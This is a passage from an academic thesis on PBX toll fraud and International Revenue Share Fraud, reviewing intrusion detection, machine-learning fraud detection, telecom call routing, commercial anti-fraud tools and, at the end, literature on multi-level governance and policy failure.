There are many methods for building an IDS. The most basic form of an IDS is one that can simply follow rules and execute an action on an event occurring [48]. Such as a single or multi-string pattern matching algorithm [50]. Alternatively, an IDS can partially or completely use Artificial Intelligence (AI) technologies [48]. Mo et al. discusses that IDS are designed for a specific task or application, where Network Intrusion Detection Systems (NIDS) and Host Intrusion Detection Systems (HIDS) are popular among security experts [49]. If an IDS can have a level of improvability, that where it can learn and adapt, it may assist in the identification of new threats, including styles of an attack.

According to Shanmugam et al. two methods of detection exist. These are Misuse detection, the intrusion of a known weakness and Anomaly detection, the deviating from expected known patterns [51].

Pathan specifies that AI IDS systems use many methods. Some include: Artificial Neural Networks (ANNs) for the detection of unknown attacks and Fuzzy systems for increasing reliability [52].

Fuzzy systems are based on Fuzzy logic. In regular set theory, an entity is either a member or not a member (Boolean in nature), this is also known as Crisp logic. In Fuzzy logic, an entity can be in between and enables multilayer options. Chen at al. describe a simple example of regular logic [53]:

$$a \in A$$

a is a member of A

In comparison in Fuzzy logic:

$$A_f = \{a \in A \mid a\ is\ young\}$$

A is a list of all people

This makes A_f a Fuzzy set as "young" is not well established in normal maths. In set theory there would be a clean exact age of where someone would be young (i.e. =< 25). On a Boolean graph this would be represented as a simple sharp cut between 0 and 1. However, if a person was one day over 25 they would not fit within this parameter (therefore 0). Although common-sense would not necessarily say they are not young. In Fuzzy logic, a curve is used (weighted curves are regularly used). So, absolute young could be 0 and absolute not young could be 30. Where 25 could be 0.8 (depending on weighting). This is called a membership function [53].

IDS are known to suffer from a high rate of false positives [54]. Shanmugam et al. describes a novel data efficient hybrid approach using fuzzy and machine learning techniques which resulted in a high level of accuracy. Although further work is needed to run the system in a live environment as testing was performed primarily offline (limited live testing) [55]. In comparison Orfila et al. used Fuzzy thresholds (nonbinary values) which reduced false positives, but again was tested without real network data and the authors go onto claim real data is hard to source [54]. It can be concluded that difficulty in testing an IDS is common due to the inability of being able to acquire data.

Debar et al. claim that as threats against systems advance, it is necessary to build an IDS that can be adaptive [56]. This coincides with Shanmugam et al. approach in attempting to design a system that can adapt and recognise new attacks [55]. Debar et al. demonstrate that neural networks, coupled with statistical modelling can be used to construct an IDS that can learn and adapt to threats in a short space of time. Their work demonstrates that it is possible to detect with high levels of accuracy, but highlight that extra work is required as stability problems can occur [56].

Unlike the work of Shanmugam et al. (primarily offline testing) and Orfila et al., Debar et al. work was tested in a live environment [54, 55, 56].

A major challenge facing the development of IDS is access to attack data. Ulvila et al. recommend that comparisons of different IDS's should be less technical, but more pragmatic by looking at the application the IDS is supposed to protect and comparing by ratios the metrics of what is the *"cost"* of false alarms and missed detection [57]. Orfila et al. agree with this and go further by suggesting user centric methodologies need to be created to assist in determining usefulness [54].

2.6 Prevention and Machine Learning Techniques in VoIP

There has been considerable work looking at prevention and detection of VoIP Attacks.

ScamStop[25], an EU Funded program, was established to create a complete suite of tools to mitigate fraud. Although ScamStop was designed to detect various types of fraud, it used combinations of Machine Learning (Nearest Neighbour, Neural Networking) and rule-based techniques to create alarms when thresholds had been met. The philosophy was to learn what was 'normal' for a user and detect deviation from this normal threshold to set off an alarm [58].

The researchers of a paper in 2011 [28] looked at how the ScamStop Project was built and suggests before 2011, most solutions appear to be rule-based as they are easy to understand and implement. The authors go on discussing benefits of Supervised and Unsupervised methods in Toll Fraud by comparing in detail Artificial Neural Networks (ANNs) and Decision Trees (DTs). The authors claim significant amounts of data would be required to train models in supervised setups. In comparison, unsupervised modelling would not and could classify together what it learns from normal and fraudulent activity. The system would learn in real time about each specific user. The authors suggest that Call Detail Records (CDRs) could be used to construct profiles by putting CDRs into an ANN to trigger alarms when anomalies are detected. The authors claim signatures could be a viable way to detect fraud. A signature is a statistical description that is applied to a group of users analysing various parameters (number of calls, destinations, time etc.). If users deviate from this signature, it could suggest fraud. This signature could be updated periodically. The authors conclude by suggesting a hybrid model could be the best approach, stating this has been intensely investigated by other researchers. For example, an unsupervised method

[25] https://cordis.europa.eu/project/rcn/107807_en.html [Date Accessed: 22/4/2019]

combined with a supervised method (DT) has led to discovery of knowledge. An example of this is the ScamStop project which is a combination of Supervised, Unsupervised and signature learning with rule-based techniques [28].

Researchers at TEI of Mesolonghi discuss a novel idea by using a Bayesian Belief Network to build an unsupervised model to profile user call habits using previous CDR history to predict the probability of a call happening. To build their model, the authors looked at different factors such as time of day (Morning, Afternoon), Country and Duration. In limited testing they achieved a high level of accuracy. The authors applied their model to an overall system of calls, however, claim it could easily be done at user level [59].

Alternatively, research conducted by Teshale, uses the unsupervised method of the k-means algorithm (the process of classifying undefined similar data into groups) to quickly and accurately identify fraudulent calls of an enterprise PBX when using small data sets. The author used real CDRs from a communications provider. Teshale claims that k-means has been recommended by various researchers for use in fraud detection. The author's future work suggests that to increase detection accuracy further, a larger set of CDR data is required [60].

2.7 Consequences of Attack

Historically, annual telecom fraud figures between $38 billion [61] to $46 billion[26] have been regularly stated. In 2019, the Communications Fraud Control Association (CFCA) in their latest fraud loss survey claimed that annual telecom fraud had reduced to £28 billion USD, although the percentage of loss against incoming telecom revenues has significantly increased (+37.1%) from their last survey [2]. This would imply that frauds are growing. It is difficult to determine the exact cost of PBX Hacking, as PBX Hacking can enable many fraudulent categories including Domestic and International Revenue Share Fraud which can also include Arbitrage. It could also be identified among others as account takeover, spoofing, abuse of network, device, or configuration weakness. Therefore, for this reason it is difficult to quantify exactly, and any figures would most likely be inaccurate given how it can fall within scope of multiple categories. It has been reported PBX hacking increased by 67% to $7.4 billion in 2015[26,] although direct comparison figures for 2017 and 2019 are $3.88 billion [1] and $3.64 billion [2] respectively. If Domestic and

[26] https://finance.yahoo.com/news/argyle-data-recommendations-cfcas-2015-100000320.html [Date Accessed: 10/5/2019]

International Revenue Share Fraud, along with Arbitrage are considered, then for 2017 [1] and 2019 [2] are in excess of $10 billion. Yet it can be assumed that the true costs are significantly higher as providers may be not forth coming due to a fear of additional regulation, reputation damage and extra costs for them and their customers [62]. The Internet Telephone Service Providers Association (ITSPA) (now Comms Council UK) state that a compromised PBX can generate high charges very quickly[27]. The Nilson Report states that Global Credit Card fraud amounted to $21.84 billon in 2015[28]. Telecom fraud is growing and is generating more than Global Credit Card fraud, demonstrating a serious problem that is getting worse. Small businesses are particularly vulnerable as they may not be able to absorb such losses, nor know about it until they receive their bill. A small business in 2014 had a bill of $166,000 after their PBX was hacked over a weekend period[29].

According to the FBI, terrorists are increasingly using this means of fraud to generate money to fund their illegal activities. The group behind the Mumbai bombing attacks of 2008 are thought to be one of many groups funded by PBX fraud[30] [31]. This is re-confirmed by David Morrow (former Vodafone Group Corporate Security Fraud Manager) who discusses several examples of terrorist related activities[32].

2.8 Current Technical Approaches

Many technical implementations exist, each approach depends upon the context the PBX is used within. Advice offered by industry groups such as the ITSPA advise using passwords 10 characters or more in length, various characters (although some devices cannot handle special characters) and firewalls to limit access, however, they acknowledge that firewalls may not be viable in-home worker scenarios[27]. Papadie et al. discuss the idea of using Fail2ban[33] which is an intrusion detection and prevention software using logs and IPTables[34] firewall to block connections. The

[27] https://itspa.org.uk/wp-content/uploads/161125_IPPBX_BCP.pdf [Date Accessed: 10/5/2019]
[28] https://nilsonreport.com/upload/content_promo/The_Nilson_Report_10-17-2016.pdf [Date Accessed: 10/5/2019]
[29] https://nytimes.com/2014/10/20/technology/dial-and-redial-phone-hackers-stealing-billions-.html [Date Accessed: 10/5/2019]
[30] https://fbi.gov/news/stories/telecom-hacking-scheme [Date Accessed: 10/5/2019]
[31] https://nakedsecurity.sophos.com/2011/11/30/manila-att-hackers-tied-to-terrorist-attack-in-mumbai/ [Date Accessed: 10/5/2019]
[32] https://riskandassurancegroup.org/telecoms-fraud-terrorism-and-money-laundering-by-david-morrow-of-fraud-fit/ [Date Accessed: 10/5/2019]
[33] https://fail2ban.org/ [Date Accessed: 10/5/2019]
[34] https://wiki.archlinux.org/index.php/iptables [Date Accessed: 10/5/2019]

authors discuss that although Fail2ban works well in low intensity Distributed Denial of Service (DDoS) attacks, high intense attacks can result in slow detection and action [63]. Although not strictly in the context of VoIP, Yu states there is a module available for Asterisk where a testing of wrong registration attempts were successfully blocked [64].

Another solution is to use a real time (or close to real time) analytics provider by integrating an analytics provider into a PBX. An example provider is Humbug Telecom Labs[35] which provides software for a PBX owner to install and monitor calls sending alerts based on certain thresholds being met.

2.8.1 PRISIM

Colin Yates, former Head of Fraud Management and Investigations at the Vodafone Group has become a leading consultant to Operators in their attempt to combat IRSF. Working alongside FRSLABS, the development of an International Premium Rate Numbering (IPRN) database was created[36].

Through Colin Yates experience, he noticed that prior to an attack occurring, attackers would attempt to call test numbers that were being published on IPRN resellers websites. He assumed this was for attackers to confirm they could access certain numbers through the victims hacked equipment, which on doing so would then acquire numbers from the reseller. PRISM was setup as a database containing over 1.85 million test numbers (Feb 2019) to assist operators in their fight against IRSF by allowing operators to foreshadow an attack based on the theory that a number will be called that could be located in the database prior to an attack occurring[37,38].

2.8.2 International Revenue Share Fraud

International Revenue Share Fraud (IRSF) is the technical term of fraud through sharing revenue on international numbers. The attacker will acquire a phone number or several that will generate a revenue for the attacker when called. These numbers will usually be in another country to the victim.

[35] http://humbuglabs.org [Date Accessed: 10/5/2019]
[36] http://www.yatesfraudconsulting.com [Date Accessed: 27/2/2019]
[37] https://www.frslabs.com/prism/prism.php [Date Accessed: 27/2/2019]
[38] http://www.yatesfraudconsulting.com/prism-irsf-db/ [Date Accessed: 27/2/2019]

Colin Yates explains in an interview that the attackers, once they have successfully made a test call, will *"pump"* a large number of calls in a short time period through the compromised component (PBX where usernames have been hacked for example) where calls are then sent to an expensive destination. In addition, Colin Yates infers that some IPRN providers may be involved in the fraud and makes a case of how PRISM can be useful in detecting and preventing IRSF when there can be up to a 60-minute delay between attackers testing numbers and beginning the main attack[39]. In another interview, Colin Yates claims that IRSF attacks can be computer generated, where their call durations along with destinations can change in an attempt to avoid being detected[40].

2.8.3 Real Time detection

Mavenir has developed Machine Learning based software which uses machine learning to detect various telecom frauds in real-time and potentially block them in real-time. Their solutions appear to focus on retail-based customers, although claim their product can fit into other use cases such as the aggregator wholesale market[41]. In a media interview, employees from Mavenir outline an example of how their system has been used indirectly to limit IRSF in roaming and suggest that fraudsters may avoid routes they know to be protected[42].

Oculeus is another anti-fraud software that appears to be designed to sit in between two SIP systems and can check in near real-time and block a call if it believes it to be fraudulent. Their software appears to work by using defined rules (call duration, frequency, value etc.)[43] In an interview, a representative from Oculeus states that this product is *"designed to stop fraud at the enterprise PBX"* and is a cloud-based service where only the SIP signalling is sent not the audio. In addition, the representative suggests that when a PBX is hacked, it is not always gaining full access to the PBX, but has gained access to a line to call out. Oculeus claims that this can also be used by the Operator (internally or cloud) and delays in call establishment appear to be between 10 to 100 milliseconds which would not be noticeable[44].

[39] http://bswan.org/iprn.asp [Date Accessed: 14/5/2019]
[40] http://bswan.org/yates_irsf_update.asp [Date Accessed: 14/5/2019]
[41] https://mavenir.com/solutions/revenue-protection [Date Accessed: 14/5/2019]
[42] http://bswan.org/deep_fraud_investigations.asp [Date Accessed: 14/5/2019]
[43] https://www.oculeus.com/systemantifraud.html [Date Accessed: 14/5/2019]
[44] http://bswan.org/oculeus_protect.asp [Date Accessed: 14/5/2019]

Khayari highlights that a mechanism for reducing Spam over Internet Telephone (SPIT), which are unsolicited communications, is to use the Turing test to differentiate between a human and computer. The Completely Automated Public Turing test to tell Computers and Humans Apart (CAPTCHA) presents a challenge only a human can answer. The author provides an example where a user is asked to enter a series of digits they are being told over the phone (Audio CAPTCHA) prior to being connected. Although the author highlights that this is vulnerable to low-cost workers being used to circumvent this [65]. Nevertheless, CAPTCHA verification mechanisms are used in a wide range of verification use cases and is beginning to be seen in the telephony sector. Transnexus provide a voice CAPTCHA service solution for various use cases including fraudulent calls[45].

2.9 Kill Chain and Advanced Persistent Threat

The Cyber Kill Chain (CKC)[46] is a framework designed by Lockheed Martin[47] which expands the military use of the term *"Kill Chain"* to describe how an enemy carries out an attack against a target[48].

Hutchins et al. at Lockheed Martin describes an Advanced Persistent Threat (APT) as being well trained and resourced actors who perform continual campaigns against their targets which could be trying to acquire confidential information such as proprietary or national security information [66]. In an APT, Tankard describes an APT in the following term [67]:

- *"Advanced"* to refer to the skill set of the hackers, but also the exploits that are used.
- *"Persistent"* to refer to the continual attempting to gain access and keep access by maintaining a long-term presence.
- *"Threat"* (in the context of APT) to be hard to defend against due to their sophistication.

Tankard later quotes McAfee as suggesting the sophistication of techniques used by the attackers are common in the defence sector [67].

[45] https://transnexus.com/captcha/ [Date Accessed: 12/4/2021]
[46] https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html [Date Accessed: 20/6/2019]
[47] https://www.lockheedmartin.com/ [Date Accessed: 20/6/2019]
[48] https://www.sans.org/security-awareness-training/blog/applying-security-awareness-cyber-kill-chain [Date Accessed: 20/6/2019]

Hutchins et al. describes the kill chain as *"a systematic process to target and engage an adversary to create desired effects"* [66]. In a military context such as the Air Force, the Kill Chain method is defined as Find, Fix, Track, Target, Engage, Asses (F2T2EA[49]).

Hutchins et al. goes on to describe the cyber equivalent as Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command and Control, Actions on Objectives [66]. They describe these terms as[46] [66]:

- *"Reconnaissance"* – gathering information on a selection of targets. This could be email address, contact numbers, addresses etc.
- *"Weaponisation"* – compromising a payload which can be delivered with a tool that will allow back door access. This could be an email with a compromised attachment.
- *"Deliver"* – sending the weaponised payload (such as email).
- *"Exploitation"* – Once payload has been delivered; the compromised payload will make use of an exploitation.
- *"Installation"* – the payload installs a back door access for the attacker allowing them to stay inside the victim's environment.
- *"Command and Control"* – Once the backdoor is installed, attackers are able to access inside the environment.
- *"Actions on objectives"* – The attackers now have access to the internal system and can now perform the tasks required to perform the objectives (such as extracting information).

2.10 Carrier Call Chain

Operator networks can be very complex, spread out across multiple geographical locations and in some cases, across several countries. Many networks can have hundreds of thousands, if not millions of subscribers connected to the network.

[49] http://www.airforcemag.com/MagazineArchive/Pages/2000/July%202000/0700find.aspx [Date Accessed: 20/6/2019]

2.10.1 Internal Network

Inside the operator's network, there could be millions of customers. Therefore, it is not uncommon for there to be fraudulent activity that could affect the customers of that operator.

If a customer of that operator is calling a number of that same operator (even if it is to an international number that may belong to that operator in another country), it is uncommon and uneconomical for the operator to route to numbers outside of its own network (unless where the number has been ported to another operator).

When fraud occurs, it is simple for the customer affected to complain to the operator. The operator should indemnify the customer and in theory, no financial loss occurs to the operator as long as the fraud is reported early, and no financial pay-out has occurred to the receiving party who owns the numbers called. The operator withholds payment pending an investigation.

In this scenario, the receiving party are also customers of the operator, where the operator has allocated numbers to the receiving party. This number could be a revenue generating number for the receiving party.

2.10.2 External Network

As similar with IP networks, when a call attempt is made, it must be routed through several phone switches before reaching its destination. If the number being called does not belong to the telecommunications operator (either through not being allocated to the operator or has been ported out), an interconnection with either the destination operator or transit agreement who has an agreement with the end operator must be in place. Similar to peering agreements in IP networks. Figure 2.3 refers to the possible routes a call will take depending on the destination being called.

Figure 2.3 demonstrates that if the destination is a number that is in the control of the originating operator, then the call chain stays within the local operators' network. Yet if a call remains national, but to another operator it may connect directly or transit through to another operators network. This scenario remains under the remit of the country's laws as the origination and destination are the same country. However, if a calling destination is international, one or more

intermediary providers may be used. Also known as a transit or aggregate provider. This will involve 2 or more legal jurisdictions.

To cover the cost of conveyance, each time a call goes through one or more intermediary parties, a “transit” fee is added between operators to compensate them for transporting and connecting the call. As more operators are involved, logistically it can become more difficult to guarantee call quality, reliability and security. This in effect makes it difficult to claim back monies for fraudulent based calls as the transit operator is not necessary in the wrong, and cross border elements make it difficult to withhold funds or claim money back. In addition, the routing options that third-party operators use are usually kept confidential by non-disclosure agreements.




Figure 2.3 - International Call Routing Example

2.10.3 Call Routing Example 1 - Intra-Operator

In Figure 2.3, if customer A calls a number (customer B) that has been allocated to Telco A, then it does not make sense to route this call outside of Telco A. Therefore, for customer A to call customer B, then the call remains internal and Telco A simply routes the call internally within the Telco A network. Therefore, in an instance of fraud, the Telco A can intervene and prevent any revenue being distributed as technically there is no financial loss.

2.10.4 Call Routing Example 2 – National Transit

In Figure 2.3, if customer B wanted to call customer C, then two different networks are involved (Telco A and Telco B). In country A, there are two routing options available, Telco A could use its direct connection with Telco B (which is the obvious choice), however should that connection go down, the call would be routed through National Aggregator A.

If there was a situation for PBX Toll Fraud (i.e. customer B equipment was attacked), then Telco A could make a claim to Telco B or National Aggregator B through various legal schemes that may exist.

2.10.5 Call Routing Example 3 – International Transit (direct to in country operator)

In Figure 2.3, customer B wants to call customer F, at least four different networks are involved. Customer B belongs to Telco A in country A. Customer F is with Telco C in country C. Telco A does not have a direct agreement with Telco C, therefore Telco C needs to use a third-party provider to be able to enable their customer to call to Telco C.

Telco A will use an aggregator which will most likely be a National Aggregator which in turn would have an interconnect agreement with an aggregator who specialises in international interconnectivity. This International Aggregator may use other International Aggregators and so on. This International Aggregator may also be another country.

In this example, the final International Aggregator has a direct agreement (no national aggregator), therefore the call will then go straight to Telco C.

This example demonstrates the complexities of how many parties can be involved in routing. If there was PBX Toll Fraud that occurred on the equipment of customer B, where the number called was owned by customer E, it would be difficult to reverse the charges as there are many parties involved in the routing of the call.

Sahin et al investigated how International Revenue Share Fraud is being used by fraudsters to make money out of the complex routing a call may take. They discovered that in the call routing,

the operator who owns the number range was not receiving all the call attempts made suggesting that somewhere between the caller and the owner of the number range, the call was being 'hijacked' and answered incorrectly [68]. This is also reinforced by experts in the industry who suggest that some operators route calls via aggregators that are less trustworthy[40].

2.10.6 Carrier Case Study

Collaborative research conducted between Colin Duffy, the CEO of a UK VoIP Provider (Voipfone[50]) and R.T Coupe a criminology researcher at the University of Cambridge investigate two enablers of IRSF, a hacked component such as a business telephone system and card fraud conducted against the service provider. In the research using call data from Voipfone and a hot number (known fraudulent numbers) from TUFF (the UK industry representative for Telecom Fraud) they investigate patterns derived from this data and present potential ways of technically how this fraud can be limited [69].

The researchers claim that large telephone companies have developed their own fraud detection systems using pattern recognition, machine learning and methods for sharing fraudulent numbers in almost real-time on the mobile networks. Yet the research implies for smaller telecom providers, this is not economically viable. [69]

Through analysis of their findings, the researchers claim that accounts making calls to known 'hot' numbers (similar to findings by Colin Yates) can be blocked from completing and accounts making excessive calls to known rogue countries can be deactivated in real-time. Furthermore, new accounts from overseas can have their account activation delayed. All these measures are an effective mechanism to significantly limiting the fraudulent cost to the provider and customer the authors claim [69].

The researchers claim that the following could be an effective metric for identifying fraudulent activities [69]:

- High per minute call rate
- High Risk Destination (from a global anti-corruption list)

[50] https://www.voipfone.co.uk [Date Accessed: 12/4/2021]

- Time of day of calls – Out of office hours (where attackers attempt when a company is least likely to notice an attack)
- Fraudulent call destinations include African, Eastern European, Caribbean and remote small island countries
- High Call Frequency (of that only possible by automated technology)
- For card fraud, fraud most likely occurs within the first 24 hours

The authors note that although very effective for blocking fraud, in some cases, a large portion of genuine accounts can be mis-identified by some of these measures. This is typically less than one false positive account per day and the authors highlight that this requires few resources from the company to verify [69].

2.11 Technical Discussion and Gap Analysis

PBX Toll Fraud or International Revenue Share Fraud (IRSF) are very similar and although IRSF can be enabled through a hacked PBX (PBX Toll Fraud), IRSF is not only caused by a hacked PBX, but could be caused by another hacked component or bad actor.

Sahin et al. claims there is little academic work done in the field of Telecom Fraud. The authors go on to state that this could be because of various types of fraud, the complexity of networks and the closed nature of operators [61]. The ITSPA re-enforces this by stating that operators fear reputational damage[96].

Much of the existing literature that investigate PBX hacking assumes that hacking is conducted via brute forcing of credentials. There is little to no academic evidence that hacking comes from other sources (such as web portal hacking). Research done so far through Honeypots have witnessed potential data sharing among attackers as if attacks are co-ordinated. These attacks hold similarities of techniques used in the Kill Chain where an appropriate victim has been identified (i.e. sending SIP Option requests), then brute forcing occurs to gain access. The victim does not know their system has been accessed until an attack has occurred several months later.

In limited Honeynet studies, countries that could be affected by hacking are unknown due to few countries having Honeypots located in them. It raises questions whether certain countries are more prone to hacking than others. Are developed countries more prone than developing

countries? In addition, there appears to be no research into what category of IPs are performing the hacking. Residential IPs would suggest IoT devices being used in botnets, corporate IPs would suggest company networks being compromised or server IPs suggesting servers being compromised.

Data related to Honeynets is over 4-5 years old. As described by Gruber et al., attack behaviours could change in the future as their research noticed changes to tools being used when conducting their experiments [18]. This raises the question, have hacking methods become more sophisticated 5 years later?

Papers that investigated VoIP fraud generally fail to look at the operator. It can be argued there could be vulnerabilities in VoIP operator IT systems. For example, Skype vulnerability discussed in this chapter.

The carrier call chain can be extremely complex where a call may pass among many operators. A paper by Sahin et al. demonstrated that calls are being hijacked between origination and destination and this is backed upped by experts within the industry such as Colin Yates[39]. In the industry this is known as False Answering Supervision (FAS) where the call is hijacked and answered before it should be or redirected[51]. Some industry insiders claim that this call access is then repackaged where other voice services make use of it such as phone cards[52,53]. Although others claim that sometimes these phone cards or authorisation access (PBX Dial Through) are themselves also at risk[54].

Finally, there appears to be a gap in detailed real-time prevention solutions. Recent solutions appear to be claiming to identify and prevent Toll Fraud and IRSF in real-time through various techniques. These solutions do not appear to provide any form of metrics regarding accuracy or precision, nor do they provide detailed information on how their services and solutions work. This backs up Sahin et al. assessment that operators and possibly their suppliers are closed nature. In this situation it could be because if their techniques were detailed, then attackers could learn how to "game" their detection systems.

[51] https://help.nexmo.com/hc/en-us/articles/204015373-Details-about-FAS-False-Answer-Supervision- [Date Accessed: 20/6/2019]
[52] https://www.focus-grp.co.uk/voice/toll-fraud/ [Date Accessed: 20/6/2019]
[53] https://www.unitedtelcom.net/content/view/166/150/ [Date Accessed: 20/6/2019]
[54] http://wcs.com/tollfraud [Date Accessed: 20/6/2019]

Previous studies have been conducted looking at machine learning and data mining techniques to identify fraud post event. However, with the advancement of technology post many of these studies, it may indeed be possible to perform real-time detection to prevent fraudulent calls where commercial organisations claim they are able to achieve this. Academic techniques identified by the SCAMSTOP project and Rebahi et al. by using signatures [28] and techniques described by Kapourniotis et al. using Bayesian Networks [59] potentially make this possible. However, this is just theoretical.

Research conducted by Duffy et al. highlight various metrics that could be used for identifying fraudulent calls in near real-time which enable actions to be taken and losses to be limited in a production environment. What the authors do not discuss, except blocking known 'hot' numbers, is the real-time upfront detection and prevention of fraudulent calls in the first place from being allowed to complete. The authors imply their solutions still require a small amount of loss to occur and furthermore some of their techniques result in a high percentage of genuine customer accounts getting blocked. Although the instances are small and therefore can be managed by organisations, a large percentage of genuine customer accounts still get blocked, which requires manual intervention and questions are raised whether this solution would be practical in scenarios where scalability is required with larger providers. An audio CAPTCHA solution to differentiate between a computer and human could be useful, although they are vulnerable to various techniques (low paid workers) to circumvent. Alternatively, a verification system that makes use of the same concepts of audio CAPTCHA, but instead of asking the customer to answer a challenge, a passcode is required. The passcode would only be known by the customer. This could be set by the customer during the onboarding process.

The findings overall imply that it may be difficult to predict and use pattern recognition as a real-time mechanism to identify fraudulent calls due to their nature. This could be because of a number of reasons which include lack of training data, lack of metrics and Post Dialer Delay (PDD) which could be introduced. Unlike other sectors where a few second delay to make a decision using a form of machine learning is acceptable, in the telephony sector this is not as delays will occur to the connection of the call which could inadvertently lead to caller frustration.

2.12 Conclusion

A substantial amount of academic research into Toll Fraud is over 5 years old and has focused on investigating incidents that occur through the SIP protocol, not via alternative attack surfaces. In addition, the majority of research has focused on solutions that are designed for post event detection of potential fraud, which by this point, the damage has already occurred. Many of these post event solutions have used combinations of machine learning, statistical analysis and rule-based techniques. Although recent commercial services have appeared that claim to be able to detect and prevent Toll Fraud and IRSF in real-time, details on the approach, techniques used, and metrics appear limited. Moreover, the use of automated pattern recognition to prevent a fraudulent call (i.e. prior to routing, decide whether the call is fraudulent in real-time) which can scale to provider size environments without effecting the PDD would be difficult. There is also an additional challenge of how to handle calls which are genuine, but inadvertently flagged as a fraudulent call and blocked.

Previous research observed changing *modus operandi*, which suggest attacks are evolving. There is little to no evidence that research has been done looking at alternative attack vectors to gain access to a PBX, where current effects have focused on misconfiguration and misuse of the SIP protocol.

Before a call reaches its final destination, it will usually travel (transit) through various operators to reach its destination where a fee is added on top by each operator a call is transmitted through. Due to the cross-border element of an international phone call. It is difficult to reclaim money for fraudulent activity due to the multiple parties that could be involved in the call chain.

Therefore, in summarising this chapter so far, the research gaps identified are:

- What is the current state of PBX hacking and have attack methodologies changed?
- Do attackers attempt to hack a PBX via alternative methods (such as via web configuration panel)?
- What metrics can be used to detect Toll Fraud and type of data sets that can be used?
- How can Toll Fraud and IRSF be prevented in real-time with minimal inconvenience to genuine customers?
- How can accuracy and precision be measured for preventing Toll Fraud and IRSF?

Chapter 3: Policy and Legal Frameworks

Policy in Telecommunications is a large field which is usually segmented across various instruments where many stakeholders are involved.

This chapter has been approached via a top-down method where relevant policy theory is investigated through a short literature review, followed by ITU policy and guidelines which the international telecommunications community adhere to. EU policy is then investigated by analysing how various Directives work and how different EU initiatives have guided policy. This is then followed by national policy in the United Kingdom along with different mechanisms that exist within the United Kingdom to limit fraud and large customer bills. A theme that appeared of duty of care is also discussed (including comparisons of legal judgements from the United Kingdom and the Netherlands) along with a general discussion and conclusion to end the chapter. The Netherlands was chosen as it is similar to the United Kingdom. It follows the same EU Telecommunication Directives, therefore the end results of its implementation should be the same, if not similar and like the United Kingdom has a highly competitive telecommunications sector.

In this chapter, Section 3.1 contains a literature review investigating multi-level governance and policy failure. Section 3.2 investigates ITU policy, while Section 3.3 and 3.4 investigate EU and UK policy respectively. Section 3.5 and 3.6 investigates the UK anti-abuse framework and a trade body that has done significant work in this area respectively. Section 3.7 investigates the duty of care of providers and investigates historic litigation cases. Section 3.8 discusses the previous sections findings and highlights gaps. The chapter concludes in Section 3.9.

3.1 Literature Review

To understand how multiple layers of governments work together and what causes a policy to fail, a small literature review has been conducted to investigate these two areas.

3.1.1 Multi-Level Governance (MLG)

Cairney defines governance as having many meanings depending upon the context it is used within, yet similar trends appear to exist across the many meanings of governance. Firstly, Cairney

explains there is a shared interconnection of authority and power between public and private actors where both actors trade expertise for influence where public policy is the result of their collaborative work. Secondly, Cairney suggests governments may have the authority to create policies, but do not have the resources to implement policies, therefore their role ends up being to influence policy, leaving it to various organisations to implement policy [70].

Cairney further demonstrates MLG in the context of governments as the separation of power and authority from central to other levels of governmental and non-governmental actors where Cairney places an emphasis on the term governance in MLG rather than government because it can contain non-governmental actors [70]. Ongaro expands on this further by suggesting MLG can be a framework for interpreting and understanding governance where complex policy stakeholder structures exist [71]. Cairney, Ongaro and Piattoni refer to MLG as being used to describe how the European Union policy process works and how the European Union governs [70, 71, 72]. Building on this idea, Cairney concludes that MLG can be explained in how the United Kingdom has slowly moved from the Westminster Model of central control where decisions were taken and influenced centrally, to key sectors being privatised and authorities being given powers above (the European Union) and below (devolved local governments such as Scotland, Wales and Northern Ireland) [70].

3.1.2 Policy Failure

McConnell implies periodic policy failure is part of the policy making process and governments will experience policy failure from time to time [73]. Fotaki agrees with this assessment and suggests that policy can be difficult to implement, including into public bodies [74]. McConnell uses the Poll Tax policy in the United Kingdom and the Public Health Records Reform in Canada as examples of policy failure and suggests the issue of differing perceptions where what one person may view as failure, could be success for another [73]. Fotaki implies that the definition of subjectivity is important when considering whether policy has failed [74].

Hudson suggests that policy makers in the United Kingdom are not learning from failed policy through a variety of reasons, including wanting to deny there is a problem and policies are failing more than they should be [75]. Hudson theorises four areas that contribute to policy failure, these are [75]:

- *Optimistic Expectations* – Policy makers have underestimated the resources required to implement a policy.
- *Dispersed Governance* – Policy interpretation at one level of government will be different to that of another level of government.
- *Inadequate Collaboration* – Policy that is complex should be designed to require collaboration downstream with other stakeholders and actors who will be at the front line and implementing the policy.
- *Political Cycle* - Lack of political stability where policy requires to be implemented over a period of time and potentially successive governments.

